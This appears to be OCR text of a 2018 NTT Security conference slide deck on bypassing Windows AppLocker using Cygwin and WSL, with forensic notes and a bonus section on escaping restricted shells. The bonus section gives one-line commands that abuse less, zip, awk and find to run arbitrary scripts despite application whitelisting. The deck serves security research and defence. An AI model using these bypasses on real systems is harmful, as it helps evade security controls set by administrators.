
« Default Policy »



© 2018 NTT Security

Bypass AppLocker – Run a script


Allows user to run Cygwin



© 2018 NTT Security

Bypass AppLocker – Run a script


Allows user to run WSL



© 2018 NTT Security

Bypass AppLocker – Run a binary

Allows user to run Cygwin




Action	User	Name	Condition
Allow	Tout le monde	(Default Rule) All files located in the Program Files folder	Path
Allow	Tout le monde	(Default Rule) All files located in the Windows folder	Path
Allow	Tout le monde	%PROGRAMFILES%*	Path
Allow	BUILTIN\Ad...	(Default Rule) All files	Path
Allow	DESKTOP-C...	cygwin: %OSDRIVE%\CYGWIN\USR\SBIN*	Path
Allow	DESKTOP-C...	cygwin: %OSDRIVE%\CYGWIN\USR\LIBEXEC*	Path
Allow	DESKTOP-C...	cygwin: %OSDRIVE%\CYGWIN\USR\I686-PC-CYGWIN\BIN*	Path
Allow	DESKTOP-C...	cygwin: %OSDRIVE%\CYGWIN\SBIN*	Path
Allow	DESKTOP-C...	cygwin: %OSDRIVE%\CYGWIN\LIB\GCC\I686-PC-CYGWIN\7.3.0*	Path
Allow	DESKTOP-C...	cygwin: %OSDRIVE%\CYGWIN\BIN*	Path

© 2018 NTT Security

Bypass AppLocker – Run a binary

Allows user to run Cygwin (*gcc* is not installed by default)




© 2018 NTT Security

NTT Security

Bypass AppLocker – Run a binary


Allows user to run WSL


gcc is installed by default on SLES 12 and OpenSUSE Leap 42
gcc is not installed by defaut on others system but can be installed even with AppLocker activated (and *root* password)



© 2018 NTT Security

SmartScreen





© 2018 NTT Security

Forensic

© 2018 NTT Security

Forensic

Investigate Bash Subsystem (WSL and Cygwin)

- Files
  - .bash_history
- Configuration
  - PATH
- Running process
  - Cygwin: process can be found between users
  - WSL: process cannot be investigated between users

Questions

- How to investigate into WSL subprocess?
- How Windows handles WSL memory?


© 2018 NTT Security

Bonus

Linux jail escape on Windows binaries

© 2018 NTT Security


Bonus - VIM



© 2018 NTT Security

NTT Security

Bonus - GVIM



© 2018 NTT Security

NTT Security

Bonus – GnuWin32

Not working:

- Tar : no `--I` or `--checkpoint-action`

As on Linux:

- Less: `less` fileToView then `!yourEvilScript.bat`
- Zip: `zip test.zip test -T -TT yourEvilScript;bat`

Not as on Linux but working:

- Awk: `awk "BEGIN {system(\"yourEvilScript.bat\")}"`
- Find: `find . -name "grep.exe" -exec yourEvilScript.bat {} ;`

© 2018 NTT Security

Questions?

© 2018 NTT Security

© 2018 NTT Security

NTT Security